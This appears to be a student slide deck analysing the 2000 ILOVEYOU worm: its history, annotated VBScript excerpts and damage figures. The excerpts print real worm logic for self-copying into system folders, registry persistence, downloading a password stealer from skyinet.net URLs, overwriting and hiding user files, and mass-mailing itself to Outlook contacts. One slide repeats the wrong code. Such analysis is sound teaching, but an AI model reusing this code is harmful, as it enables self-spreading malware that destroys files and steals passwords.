
I LOVE YOU

I LOVE YOU WORM

By Harsh Saglani & Prithvi Chintha (Team 3)

Brief History

- Created by 24 yr old `Onel de Guzman` aka Lto3
  - College Student in Philippines
- Why?
  - He was poor
- “Internet access is human right”
  - so… this isn’t stealing?
- Worm used principles from his undergraduate thesis
  - based on a bug in Windows 95
  - which ran code in email attachments when users clicked on them
- Originally intended only for ‘Manila’ (capital of Philippines)
  - But curiosity killed the cat



From: [redacted]
To: [redacted]
Cc:
Subject: ILOVEYOU

kindly check the attached LOVELETTER coming from me.


An email with the ILOVEYOU worm looked something like this in the old Microsoft email client.

Reversing The Worm - First Looks

- Source Code available at https://github.com/ashawe/ILOVEYOU


- We can see things like:
  - CreateObject("WScript.Shell"), CreateObject("Outlook.Application")
  - HKEY_CURRENT_USER\Software\Microsoft\Windows
  - And functions like: fso.OpenTextFile/CreateTextFile, regedit.RegWrite/RegRead, etc

- What can we learn?
  - Creating a shell, using outlook in some way
  - Reading/writing to Windows registry
  - Doing file I/O



Reversing The Worm - Main()

- Create a shell
- Checks if there’s a scripting timeout
    - If there is, set it to 0 (don’t timeout)
    - Used to timeout in case computer is slow to execute a script.
- Gets all the important folders
    - Like system, temp, windows folders
    - To copy itself into important files as:
        - MSKernel32.vbs
        - Win32DLL.vbs
        - LOVE-LETTER-FOR-YOU.TXT.vbs
- Call other subroutines




```
Sub main()
  On Error Resume Next
  Dim wscr, rr

  rem Creates a shell which will be used to read the registry.
  Set wscr = CreateObject("WScript.Shell")
  rem Gets a registry key which indicates the scripting time-out from Windows.
  rr = wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")

  rem Checks if the current timeout is more than 0.
  If (rr >= 1) Then
    rem Sets the timeout to 0, effectively making it so that the script won't
    rem time out, incase the system happens to be too slow to execute it.
    wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout", 0,
"REG_DWORD"
  End If

  rem Finds special folders, such as system, temporary and windows folders.
  Set dirwin = fso.GetSpecialFolder(0)
  Set dirsystem = fso.GetSpecialFolder(1)
  Set dirtemp = fso.GetSpecialFolder(2)
  Set c = fso.GetFile(WScript.ScriptFullName)

  rem Copy itself into VBScript files MSKernel32.vbs, Win32DLL.vbs and
  rem LOVE-LETTER-FOR-YOU.TXT.vbs
  c.Copy(dirsystem & "\MSKernel32.vbs")
  c.Copy(dirwin & "\Win32DLL.vbs")
  c.Copy(dirsystem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")

  rem Call the other subroutines.
  regruns()
  html()
  spreadtoemail()
  listadriv()
End Sub
```

Reversing The Worm - Subroutines

Sub regruns()

- Sets the system to run on start-up, the files MSKernel32.vbs and Win32DLL.vbs .
- Downloads WIN-BUGSFIX.exe to steal user passwords.
- Adds WIN-BUGSFIX.exe to run on startup.
- Updates Internet Explorer start page to “about:blank”.




```
 rem Randomly update the Internet Explorer's start page that leads to a
    rem page that will download a malicious executable "WIN-BUGSFIX.exe".
    If num = 1 Then
      regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
"http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-
BUGSFIX.exe"
    ElseIf num = 2 Then
      regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
"http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerWe546786324hjk4jnHHGbvbmKLJKjhkqj4w/W
IN-BUGSFIX.exe"
    ElseIf num = 3 Then
      regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
"http://www.skyinet.net/~koichi/jf6TRjkcbGRpGqaq198vbFV5hfFEkbopBdQZnmPOhfgER67b3Vbvg/WIN-BUGSFIX.exe"
    ElseIf num = 4 Then
      regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\StartPage",
"http://www.skyinet.net/~chu/sdgfhjksdfjklNBmnfgkKLHjkqwtuHJBhAFSDGjkhYUgqwerasdjhPhjasfdglkNBhbqwebmznxc
bvnmadshfgqw237461234iuy7thjg/WIN-BUGSFIX.exe"
    End If
  End If

  rem Check if the "WIN-BUGSFIX.exe" file exists in the download directory.
  If (fileexist(downread & "\WIN-BUGSFIX.exe") = 0) Then
    rem Add WIN-BUGSFIX.exe to run on startup
    regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\WIN-BUGSFIX", downread &
"\WIN-BUGSFIX.exe"
    rem Update Internet Explorer's start page to "about:blank"
    regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\StartPage", "about:blank"
  End If
```


Reversing The Worm - Subroutines

Sub infectfiles(folderspec)

- Overwrites every file type extension files such as .vbs, .js, .jse, .jpg etc.
- Overwrites audio files with mp3/mp2 extensions and hides all those files.
- On changing system settings -> “show hidden files” it displays the hidden audio files.



```
rem Copies itself into every file with vbs/vbe extension.
 If (ext = "vbs") Or (ext = "vbe") Then
   Set ap = fso.OpenTextFile(f1.path, 2, true)

   ap.write vbscopy
   ap.close
 rem Copies itself into every file with js/jse/css/wsh/sct/hta extension
 rem and creates a copy of the file with the .vbs extension.
 ElseIf (ext = "js")
   Or (ext = "jse")
   Or (ext = "css")
   Or (ext = "wsh")
   Or (ext = "sct")
   Or (ext = "hta")
 Then
   Set ap = fso.OpenTextFile(f1.path, 2, true)
```




```
rem Copies itself into every file with mp3/mp2 extension.
    ElseIf (ext = "mp3") Or (ext = "mp2") Then
      Set mp3 = fso.CreateTextFile(f1.path & ".vbs")

      mp3.write vbscopy
      mp3.close

      Set att = fso.GetFile(f1.path)
      rem Sets file attributes to make the file Hidden.
      rem Normal files have the attribute set to 0 so adding 2 to it,
      rem will set the attributes to Hidden.
      att.attributes = att.attributes + 2
    End If
```

Reversing The Worm - Subroutines

Sub spreadtoemail()

- This subroutine sends everyone in the outlook contact list, a copy of the worm script.
- It creates object to access Messaging Application Program Interface (MAPI) which is used to access address book list.
- It then goes through all contacts and sends an email.
- It avoids sending duplicate emails.




```
rem Creates a shell to edit the registry.
 Set regedit = CreateObject("WScript.Shell")
 rem Creates a new Outlook application object instance, to access the MAPI.
 Set out = WScript.CreateObject("Outlook.Application")
 rem Gets the MAPI namespace used to access the address book lists.
 Set mapi = out.GetNameSpace("MAPI")

 rem Goes through all contacts in the address book and sends an email
 rem with the LOVE-LETTER-FOR-YOU program as an attachment.
 For ctrlists = 1 To mapi.AddressLists.Count
   Set a = mapi.AddressLists(ctrlists)
   x = 1
   rem Gets a registry key that is used to check who has been sent an email,
   rem already to ensure that even if there may be duplicate contacts, it will
   rem only send the email once to the same address.
   regv = regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" & a)
```

Reversing The Worm - Subroutines

Sub html()

- Creates an HTML page which contains a JScript and VBScript to replicate itself.
- Listens to mouse and key events opening additional windows of the same page.
- Opens new file system object to read the script file.
- Creates the LOVE-LETTER-FOR-YOU.HTM file in the system directory.



```
rem Creates a shell to edit the registry.
 Set regedit = CreateObject("WScript.Shell")
 rem Creates a new Outlook application object instance, to access the MAPI.
 Set out = WScript.CreateObject("Outlook.Application")
 rem Gets the MAPI namespace used to access the address book lists.
 Set mapi = out.GetNameSpace("MAPI")

 rem Goes through all contacts in the address book and sends an email
 rem with the LOVE-LETTER-FOR-YOU program as an attachment.
 For ctrlists = 1 To mapi.AddressLists.Count
   Set a = mapi.AddressLists(ctrlists)
   x = 1
   rem Gets a registry key that is used to check who has been sent an email,
   rem already to ensure that even if there may be duplicate contacts, it will
   rem only send the email once to the same address.
   regv = regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" & a)
```

The Impact

- The Worm has originated in Philippines and traversed the west of the world on Friday morning firstly affecting Hong kong followed by Europe and finally United States.
- The outbreak has caused 5-8 billion dollars in damage.
- It costed over 10-15 billion dollars to remove the worm in ten days from 50 million infected computers.
- Huge corporations such as Pentagon and CIA decided to completely shut down their mail systems to protect themselves.
- Back then, it was one of the deadliest computer-based disasters ever.

References

- https://en.wikipedia.org/wiki/ILOVEYOU
- https://usa.kaspersky.com/blog/cybersecurity-history-iloveyou/26869/
- www.cexx.org/loveletter.htm
- https://github.com/onx/ILOVEYOU
- https://kb.iu.edu/d/aioe